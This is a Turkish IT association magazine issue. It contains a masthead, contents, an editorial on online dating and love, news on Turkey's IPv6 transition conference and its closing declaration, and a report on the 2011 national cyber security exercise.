

BİLİŞİM

AYLIK BİLİŞİM KÜLTÜRÜ DERGİSİ

Aşkın@hali

Doç. Dr. Burhanettin Kaya: Siber-aşkın kaynağı sorunlu ilişkiler

Mithat Bereket: “Yeni Medya” genç kuşağın kendi inisiyatifiyle gerçekleştirdiği bir devrim

BİLİŞİM

AYLIK BİLİŞİM KÜLTÜRÜ DERGİSİ

18. Bilgi İşlem Merkezi Yöneticileri Semineri

07-10 Nisan 2011

KKTC - Acapulco Resort & Convention & Spa

13. KAMU-BİB Kamu Bilişim Platformu

12-15 Mayıs 2011

Antalya - Susesi Resort Spa Hotel Belek

2. Uluslararası Bilişim Hukuku Kurultayı

01-03 Haziran 2011

İzmir - İzmir Fuar Alanı

Bilişim 2011

28. Ulusal Bilişim Kurultayı

19-22 Ekim 2011

Ankara

→ TBD YÖNETİM KURULU

Turhan Menteş, Murat Aşkar, Lütfi Varoğlu, İ. İlker Tabak, Türker Gülüm, Serhat Özeren, Levent Berkman, Kemal Karakoçak, Volkan Atalay, Ayla Altun, Koray Özer

→ TÜRKİYE BİLİŞİM DERGİSİ ADINA

Turhan Menteş Eser ve İmtiyaz Sahibi ve Sorumlusu, Müdür

→ YAYIN YÖNETMENİ

Koray Özer

→ EDITÖRLER

Aslıhan Bozkurt Haber, İ. İlker Tabak Genel, Mehmet Ali Köksal Hukuk, Selçuk Özdemir Eğitim, Mukaddes Burhan Savunma Bilişimi, Görkem Çetin Özgür Yazılım, Talat Postacı KOBİ, Mehmet Yılmaz Kamusal BİB, Erdem Erkul E-Devlet, İzzet Gökhan Özbilgin Güvenlik, Nihal Sandıkçı Müzik.

→ YAZI KURULU

Atilla Yardımcı, Coşkun Dolanbay, Eşref Küçük, Levent Karadağ, Makbule Çubuk, Mehmet Pektaş, Necdet Kesmez, Nezih Kuleyin, Nihat Yurt, Onur Fenar, Serdar Gunizi, Veysi İşler, Yasemin Altun, Serdar Biroğul, Ersin Taşçı, Ayfer Niğdelioğlu

→ GÖRSEL TASARIM

Mehmet Pektaş

TÜRKİYE BİLİŞİM DERNEĞİ

Genel Merkez: Çetin Emeç Bulvarı, 4. Cadde No:3/11-12 06450 A. Öveçler-Ankara
Tel. 0312 479 3462, Faks: 0312 479 3467, e-posta: tbd-merkez@tbd.org.tr

Yazılarla ilgili her türlü hukuki sorumluluk yazarlara aittir.

→ İÇİNDEKİLER

- 03 Künye
04 İçindekiler
06 Yayın Yönetmeninden - Koray Özer
08 Bilişim Ajandası - Aslıhan Bozkurt

Dosya: Sanal ortamda aşk ve evlilik

- 30 **Türkiye Psikiyatri Derneği Genel Sekreteri Doç. Dr. Burhanettin Kaya:** İnternet, aşk denizinin kabardığı en yaygın dünya
38 **Yazar, Eğitmen, Uzman Psikolog Tarık Solmuş:** Sanal ortamda eş bulma, annelerimizin gelin aramasının makineleşmiş hali
50 **Evlilikmerkezi.com Direktörü Ebru Selvi:** Uyumsuz ilişki yaşanabilecek eş adayları, baştan eleniyor
58 **siberalem.com Direktörü Ayşe Gözde Ekmekçi:** Türkiye’de yaklaşık 3.5 milyon kişi, aşkı İnternet’te arıyor

- 66 **Söyleşi - Mithat Bereket** - “Yeni Medya”, genç kuşağın kendi inisiyatifiyle gerçekleştirdiği bir devrim
74 **Bivizyon** - Haberli siber tatbikat olur mu? - Atilla Yardımcı
76 **Müzik** - “Öyle Bir Geçer Zamanı” etkisi! - Nihal Sandıkçı
80 **Söyleşi - DPT Bilgi Toplumu Dairesi Başkanı E. Sadık Aydın**-Yeni stratejiyi Şubat’ta paylaşıp işletmeye başlayacağız
88 **Ufkun Ötesi** - Aşk mı? - Nezih Kuleyin
90 **Alan Kotok** - İlk bilgisayar oyununda imzası olanlardan... - Davut Şahinol
94 **Yaratıcılık ve delilik** - H. Temel Akarsu
98 **BİM’leri Tanıyoruz** -DPT, bilgi sistemlerinde e-imza entegrasyonunu sağlayacak - Aslıhan Bozkurt
110 .. **Simge** - İnternet devrimi? - İller Tabak
112 .. **Şubelerden** -TBD Ankara Şube’de nöbet değişikliği
118 .. **Endüstri** - Mobil ödeme devrimi ufukta - Eylem Cülcüloğlu
120 .. **Üç soru, üç cevap** - İpek Yatmaz, İpekşi tatlar - Arzu Kılıç
128 .. **TBD Çalışma Gruplarından** - 2010, “Bilişim Kentleri”nde farkındalık yılı oldu!..
134 .. **Sektörden yansımalar** - Aslıhan Bozkurt
148 .. **Okulda bilişim** - Özel Yüce Koleji - Arzu Kılıç
152 .. **Yazılım Destekleri** - TÜBİTAK - TEYDEB Destek Programları - Ercan Orhan
158 .. **Avrupa BİT Politika Destek Programı’nın 2011 çağrısı**, Şubat’ta

30

Doç. Dr.
Burhanettin Kaya

58

siberalem.com
A. Gözde Ekmekçi

66

Gazeteci
Mithat Bereket

36

Canan Tan

50

Evlilikmerkezi.com
Ebru Selvi

38

Yazar, Eğitmen, Uzman
Psikolog Tarık Solmuş

80

DPT Bilgi Toplumu Dairesi
E. Sadık Aydın

120

İpekşi tatlar
İpek Yatmaz

148

Özel Yüce Koleji
Kağan Kalınyazgan

Koray Özer

koray.ozertbd.org.tr

Aşkın Eros, Platon, Aristo ve @ Hali

Aşk'ın pek çok hali var... Yunan mitolojisine göre, aşkın "Eros" hali, tutkulu, yoğun arzularımıza karşılık geliyor. Yani aşk, cinsellikle el ele. "Erotik" sözcüğü de bu Eros'tan kaynaklanıyor. İnsan türü olarak bu dünyadaki varlığımızı Eros'a borçluymuşuz!

Aşkın Platon halinde, kişi ideal güzelliğin peşinden koşuyor. Buradaki "güzellik" evrensel anlamda belirlenmiş ve bakış açısından bağımsız. Beğenmek ve sevmek gibi duygular bir tapınma içinde yaşanıyor. Sevilenin sevene karşılık verip vermemesi önemli değil. Hatta sevilen hayali bile olabiliyor. Platonik Aşk'tan söz ediyoruz! "Güzelliğin on para etmez / Bu bendeki aşk olmasa..." diyen Aşık Veysel'de, platonik olarak sevilen güzele bir serzeniş yok mudur?

Aşkın Aristo haliyse dostlukla, sadakatle ilgili. Çiftler, karşılıklı fayda gütmeyen, birbirlerini kabul ederler ve severler. Erdemli ve akılcı insanlar arasında yaşanıyor bu tür aşk. Cinsellik de rededilmiyormuş...

Aşkın kara sevda, yıldırım, mutlu, yalın ve "aşkın" halleri de var. Dosya sayfalarımızda görüşlerini okuyacağınız uzman psikolog Tarık Solmuş'a göre dünyada 7 milyar insan yaşıyorsa 7 milyar çeşit de aşk var!

14 Şubat'ın Sevgiler Günü olması dolayısıyla biz de "Aşkın @ hali"ni yani aşkın internetteki izdüşümlerini incelemek istedik. "e-flört" sitelerinin yöneticileriyle ve uzmanlarla görüştük. Artık internet üzerinden kurulan ilişkilerden söz edilirken "sanal-aşk", "tıklama usulu aşk", "siber-ilişki", "siber-flört", "siber-seks" gibi tanımlamalar yapılıyor. Tanımlanan kavramların hiçbirinde en azından başlangıçta, "çiftler" yüz yüze değiller...

Görüşmelerimizden çıkan sonuçlardan biri, e-flört sitelerini kullananların sayılarının azımsanamıyacağı. Diğer sonuç, bu sitelerin zamansızlık, sosyal ortam eksikliği gibi nedenlerle eş bulma sıkıntısı çeken insanlara alternatifler sunabileceği... Bastırılmış duygu, gereksinim ve arzuların rededilme korkusu yaşamadan internet üzerinden rahatça ifade edilebilmesi de siteleri çekici kılan özelliklerden biri. Öte yandan sitelerin ticari olmaları nedeniyle ilişkileri metalaştırdığı yönünde de pek çok eleştiri var...

Dergimizin bu ayki konuklarından biri Mithat Bereket. Kadir Has Üniversitesi İletişim Fakültesi'nde, Türkiye'nin ilk ve tek "Yeni Medya" Bölümü'nde, internet ve mobil medya konusunda dersler veren Bereket'le A'dan Z'ye sosyal medyayı konuştuk.

Devlet Planlama Teşkilatı Müsteşarlığı (DPT) Bilgi Toplumu Dairesi Başkanı Emin Sadık Aydın ve "İpeksi Tatlar" markasının yaratıcısı İpek Yatmaz bu ayki diğer konuklarımızdan. İpek Hanım bize, İzmir'deki işyerinde Türkiye Bilişim Derneği için yaptığı pastanın fotoğrafını gönderdi. Yutkunarak fotoğrafına baktığımız bu pasta için İpek Hanım'a çok teşekkür ediyoruz.

Saygı ve Sevgilerimle
Koray Özer

“Bilişimin zorunlu geleceği IPv6”ya geçiş başlıyor

Türkiye’nin önümüzdeki beş yılda tamamlayacağı Ipv6’ya geçişi, yaklaşık 515 bin Avro’ya mal olacak.

İnternet Protokolü’nün (IP) 4. sürümü olan IPv4, İnternet kullanıcı sayısının hızla artması, yeni araç ve cihazların İnternet’e bağlanması, IPTV ve VoIP gibi yeni IP tabanlı hizmetlerin sunulması nedeniyle IP adresi ihtiyacını karşılamada yetersiz kaldığı için IPv6’ya geçiş, teknoloji öngörülerinde önemli bir yer tutuyor. Uzmanlar, IPv4 adreslerinin ne zaman tam olarak tükeneyeceği ile ilgili olarak farklı tahminler yapılmakla birlikte 2012’de son kullanıcılara tahsis edilen IPv4 adreslerinin tükeneyeceği öngörülüyor. Türkiye’de bu alanda oluşan farkındalıkla iki yıldır bir proje yürütüyor. Türkiye’nin, 4.3 milyar adres verilmesine olanak tanıyan 32 bitlik IPv4 yerine, 128 bitlik yapısıyla trilyonlarca adres verilebilecek olan yeni nesil IP protokolü IPv6’ya geçiş için başlattığı proje, son aşamaya geldi. “Ulusal IPv6 Altyapısı Tasarımı ve Geçişi Projesi”, Şubat 2011’de tamamlanacak. Proje kapsamında Türkiye’nin IPv6 protokolüne geçiş maliyeti analiz edildi ve 2011-2016 yılları arası için yaklaşık olarak 1.024.000 TL üzerinde (yaklaşık olarak 515 bin Euro) bir toplam maliyet hesaplandı.

TÜBİTAK Kamu Kurumları Araştırma ve Geliştirme Projelerini Destekleme (KAMAG) Programı çerçevesinde kabul edilen ve Bilgi Teknolojileri ve İletişim Kurumu’nun (BTK) müşterisi olduğu TÜBİTAK-ULAKBİM, Gazi ve Çanakkale Onsekiz Mart üniversitelerinin yürüttüğü, “Ulusal IPv6 Altyapısı Tasarımı ve Geçişi Projesi” kapsamında Rixos Otel’de 12 Ocak 2011’da “Ipv6 Konferansı” düzenlendi.

Projeye ilişkin bilgi veren TÜBİTAK-ULAKBİM Müdür Yardımcısı ve Ulusal IPv6 Protokol Altyapısı Tasarımı ve Geçişi Projesi Yöneticisi Serkan Orcan, bu yılın en çok ses getirecek teknolojik gelişmelerinin başında IPv6’nın yer alacağını söyledi. Ülkemizin IPv6’ya geçişte çok önemli bir yerde olduğunu belirterek, çoğu ülkede henüz IPv6 bilincinin oluşmadığına işaret eden Orcan, yeni

Aslıhan Bozkurt

aslihanbozkurt@tbd.org.tr

nesil İnternet protokolünün, güvenli İnternet konusunda bazı yanlış anlaşmaları da beraberinde getirdiğini belirtti. Orcan, İnternet güvenliğinde, protokolün getirdiklerinin yanında güvenli İnternet kullanımının da önemli olduğunu vurguladı. IPv6’ya geçişte Başbakanlık Genelgesi’ne uygun akıllıca hareket edilmesi gerektiğini söyleyen Orcan, yaklaşık 1 milyon dolar civarında bütçesi olan projenin eğitim programının 14 Şubat 2011’de açıklanacağını, eğitimlerin de 1 Nisan 2011’de başlayacağını bildirdi.

TÜBİTAK Başkan Yardımcısı Prof. Dr. Ömer Anlağan da projede 30 araştırmacının çalıştığını belirtirken projenin ana amacının “Türkiye’yi yeni nesil internet protokolüne mali, idari ve teknik olarak hazırlamak” olduğunu vurguladı. IPv4 protokolü ile 4 milyar dolayında adresin tanımlanabildiğine işaret eden Anlağan, Pv6 protokolü ile 10 üzeri 36 gibi bir sayıya yakın IP adresinin tanımlanabildiğini belirterek, “Buyeni protokolle yalnızca sunuculara değil, kullanıcılara da adres verilecek. İnternet daha da şeffaflaşacak ve siber suçlarda azalma olacaktır” dedi.

“Ipv6’ya geçiş bir lüks değil, zorunluluk”

BTK Başkanı Tayfun Acarer, IPv6 protokolüne geçişle birlikte, İnternet’te güvenlik ve içerik açısından yeni fırsatların ortaya çıkacağını bildirdi. Ipv4 protokolünün bu yıl içinde tükeneyeceği yönündeki bilgilerin, bilişim dünyasında sıklıkla tartışılan konulardan biri olduğunu belirten Acarer, “Bu nedenle Ipv6’ya geçiş bir lüks değil, zorunluluktur. Ülke olarak seçme şansımız olmadığı gibi zamanımız da yok” dedi.

Başlatılan “Ulusal IPv6 Protokol Altyapısı Tasarımı ve Geçişi” projesini Türkiye’nin yeni protokole geçişle ilgili yol haritasını belirlemek için başlattıklarını anlatan Acarer, “Bu nedenle bu konferansı çok önemsiyoruz. Bu geçişle birlikte güvenlik ve içerik açısından yeni fırsatlar ortaya çıkacak” diye konuştu.

Çanakkale 18 Mart Üniversitesi Rektörü Ali Akdemir konuşmasında, IPv4 protokolünün yetersiz kaldığının bir gerçek olduğunun

üzerinde durarak, IPv6'nın daha çok adresleme yeteneğine sahip olduğunu vurguladı. Gazi Üniversitesi Rektörü Rıza Ayhan ise 21. yüzyılın şartlarının iyi değerlendirilmesi gerektiğine dikkat çekerek, bilgi teknolojilerinden daha fazla istifade edilmesi gerektiğini belirtti.

“Bilgi toplumu hedefinde önemli bir adım”

Ulaştırma Bakanı Binali Yıldırım, konferansın açılışında yaptığı konuşmada, Türkiye'nin IPv6 Geçiş Projesi'yle bilgi toplumu hedefinde önemli bir adımı attığının altını çizdi. Bakan Yıldırım, Türkiye'de İnternet'te IPv4 protokolünden, IPv6 protokolüne geçişi sancısız bir şekilde sağlayacaklarını, IPv6'ya geçişle ilgili hazırladıkları eylem planının İnternet alan adları platformunda sorun yaşanmasını ortadan kaldıracığını belirtti. Yıldırım, IPv4 protokolünün yerini alacak IPv6 ile pek çok alanda değişim yaşanacağına işaret ederek, “Bir şeye eliniz değer değmez onun izini bir daha silemeyeceksiniz. ‘Ben yapmadım, etmedim’ deme şansı yok. Herkes yaptığını bilecek ve sonucuna da katlanacak” dedi.

IPv6'ya geçişle İnternet'te sonsuz bir kapasitenin yakalanacağını söyleyen Yıldırım, IPv6'ya Geçiş Projesi'nin sadece bir araştırma

projesi değil, Türkiye'nin geleceğini ilgilendiren bir proje olduğunu vurguladı. Dünyada İnternet alan adlarının dağıtımında bir adaletsizlik ve sorun yaşandığına işaret eden Yıldırım, “En azından bu sistem, uluslararası bir yönetime kavuşuyor, eğer yanlış bilmiyorsam. Şimdi ağırlıklı olarak ABD, doğal olarak İnternet orada meydana çıktığı için... Orada bir kuşku var, o kuşkuyu ortadan kaldıran uluslararası bir organizasyonun denetiminde çalışan bir yapıya dönüşüyor, bana verilen bilgilere göre. Bu yönüyle bir anlamda emniyet tarafının da dikkate alınması gerektiğini düşünüyorum. Bir de elektriği olan her türlü cihaza tabiri caizse kimlik verebileceğiz. Dolayısıyla bilişimde kayıt dışı hiçbir şey olmayacak” diye konuştu. İşin ciddiyetinin farkında olduklarını yineleyen Yıldırım, IPv6 konusundayayınlanan Başbakanlık Genelgesi kapsamında konuyu dünya ile eş zamanlı takip eden bir ekibin iş başında olduğunu ve 3 yıllık geçiş sürecinde (2013 yılına kadar) gerekli yazılımların geliştirileceğini anlattı. IPv6'nın İnternet güvenliğiyle ilgisinin bulunmadığına ilişkin görüşleri anımsatan Yıldırım, bu sisteme geçişle birlikte İnternet güvenliğinin de daha etkin sağlanacağını düşündüğünü ifade etti.

Ulusal IPv6 Konferansı Sonuç Bildirgesi:

Bilgi birikimi, IPv6 konusundaki pratik uygulamalara dönüştürülmeli

*Ülkemizde “IPv6 Geçişi” için ihtiyaç duyulacak bilgi birikimi ve insan kaynağının önemi, proje kapsamında üretilen belge, yapılan çalıştay vb. etkinliklerde sıklıkla vurgulanmıştır. Bu kapsamda, ULAKBİM tarafından projenin sonuçlanmasıyla verilecek olan IPv6 Eğitimleri konusundaki gelişmeler <http://www.ipv6.net.tr> adresinden takip edilebilecektir. IPv6 konusunda akademik çalışmaları gerçekleştiren araştırmacılar, ürün geliştirme çalışmaları yapan özel sektör temsilcileri veya kamu kurumlarında çalışanlar ULAKBİM bünyesinde konuşlandırılmış olan IPv6-GO (Geliştirme Ortamı) altyapısını kullanabilecektir. Söz konusu altyapının kullanım koşullarıyla ilgili bilgilendirme projenin bitimini ve KAMAG tarafından onaylanmasını müteakip BTK tarafından kamuoyu ile paylaşılacaktır.

*IPv6 konusunda Ar-Ge çalışmaları önümüzdeki süreçte daha çok desteklenmelidir. IPv6 odaklı katma değerli yeni servislerin ve ürünlerin ortaya çıkarılması için üniversite ve endüstri daha çok işbirliği yapmalıdır. Ülkemizde ağ teknolojileri konusundaki donanımsal ürünlerin üretiminin sınırlı olduğu gerçeğini dikkate alarak, yazılım tabanlı ürün ve servislerin öncelikli alan olarak belirlenmesi stratejik öneme sahiptir. Kurum ve kuruluşlar bu stratejiye uygun politikalar üretmeli ve uygulamalıdır.

*IPv6'ya geçiş konusunda herkese özellikle de kamu kurumları, üniversiteler, İnternet servis sağlayıcılar, özel sektör ve Ar-Ge birimlerine büyük görevler düşmektedir. Üniversiteler, bu konuda yapılan tez ve projeler teşvik edilebilir, kamu kurumları ağ teknolojileriyle ilgili ihtiyaçlarını tedarik ederken IPv6 konusunda Ar-Ge projelerine öncelik verebilir, özel sektör temsilcileri önümüzdeki yıllara ait teknoloji öngörülerinde IPv6'yı dikkate alabilir, mobil operatörler ve İnternet servis sağlayıcıları IPv6 tabanlı katma değerli servisler konusunda dünyada öncü bir rol üstlenebilirler.

*Kamu kurumları, İSS'lar, mobil operatörler ve diğer paydaşlar üretici firmaları tam IPv6 desteği konusunda zorlayarak geçiş sürecinin hızlanmasına katkıda bulunmalıdır.

*Alan adları konusunda nic.tr DNS'in IPv6 desteği henüz sağlanmamıştır. En kısa süre içerisinde nic.tr DNS sunucularının IPv6 bağlantıları gerçekleştirilmeli ve web yönetim arayüzü AAAA kayıtlarını da girebilecek şekilde güncellenmelidir.


*Başbakanlık Genelgesi'nin uygulanmasında gereksiz yatırımlardan kaçınılarak gerek ve yeter harcamaların yapılması öncelikli hedef olmalıdır.

*Konferansın ikinci gününde, 8 Haziran 2011'in “Dünya IPv6 Günü” ilan edildiğine dair haberlerin duyulması, Türkiye'nin IPv6 konusunda oldukça proaktif davrandığını göstermiştir.

“Dünya IPv6 Günü”nde 24 saat boyunca Yahoo, Google ve Facebook IPv6 adresleri ile erişime açık olacaktır. Dünyanın en önde gelen şirketlerinin destek verdiği bu etkinlik Ulusal IPv6 konferansının da hedeflediği bir çeşit farkındalık yaratma amacı taşımaktadır. Buna benzer uygulamaların ülkemizde de yapılması faydalı olacaktır.

* IPv6 konusunda en çok ihtiyaç duyulan olgu “IPv6 Uygulama Tecrübesi” olarak karşımıza çıkmaktadır. Bu nedenle konferanstaki akademik çalışmalar, mevcut dokümanlar ve eğitim çalışmaları sonucunda ortaya konulan bilgi birikimi IPv6 konusundaki pratik uygulamalara dönüştürülmeli, karşılaşılan problemlerin paylaşılması ve bunların çözümleri için ortak platformlar oluşturulmalıdır.

IPv6-G0 topolojisi

Türkiye, “siber savaş”a hazır mı?

TÜBİTAK BİLGEM ve BTK koordinasyonunda, 25-28 Ocak 2011 tarihlerinde 41 kurumun katılımıyla Türkiye’de ikinci ulusal siber güvenlik tatbikatı yapıldı.

Bir ülkenin sağlık hizmetlerinden, toplumsal emniyet ve ekonomik refaha kadar ulusal ekonomi ve devlet fonksiyonlarının sağlıklı işlemesi için gerekli bilgi ve iletişim altyapıları olarak ifade edilen “kritik bilgi-sistem altyapıları”, günümüzde siber saldırıların öncelikli hedefleri arasında yer alıyor. Türkiye’de kurum ve kuruluşların bilgi sistemlerine yönelik siber saldırılara karşı savunma gücünü belirlemek için TÜBİTAK Bilişim ve Bilgi Güvenliği İleri Teknolojiler Araştırma Merkezi (BİLGEM) ve Bilgi Teknolojileri ve İletişim Kurumu (BTK) koordinasyonunda düzenlenen “Ulusal Siber Güvenlik Tatbikatı (USGT)”, 25-28 Ocak 2011 tarihleri arasında gerçekleştirildi. USGT 2011’e; finans, elektronik haberleşme, eğitim ve savunma sektörleriyle silahlı kuvvetler, adli ve kolluk birimleri ve çeşitli bakanlıkların ilgili birimlerinin temsilcilerinden oluşan 6’sı gözlemci statüsünde olmak üzere toplam 41 kamu ve özel sektör kurum/kuruluşu katıldı.

Tatbikatta katılımcı kurumlardan bilgi güvenliği uzmanı, hukukçu ve iletişim uzmanı statüsündeki 200’e yakın kişi görev aldı. Katılımcılar, ilk iki gün kendi kurumlarında, son iki gün de aynı ortamda tatbikatta bulundu. Ülkemizdeki ilk sanal tatbikat, TÜBİTAK BİLGEM bünyesinde faaliyet gösteren Türkiye Bilgisayar Olayları Müdahale Ekibi (TR-BOME) tarafından “BOME 2008 Tatbikatı” adıyla 20-21 Kasım 2008’de, 8 kamu kurumunun katılımıyla yapılmıştı.

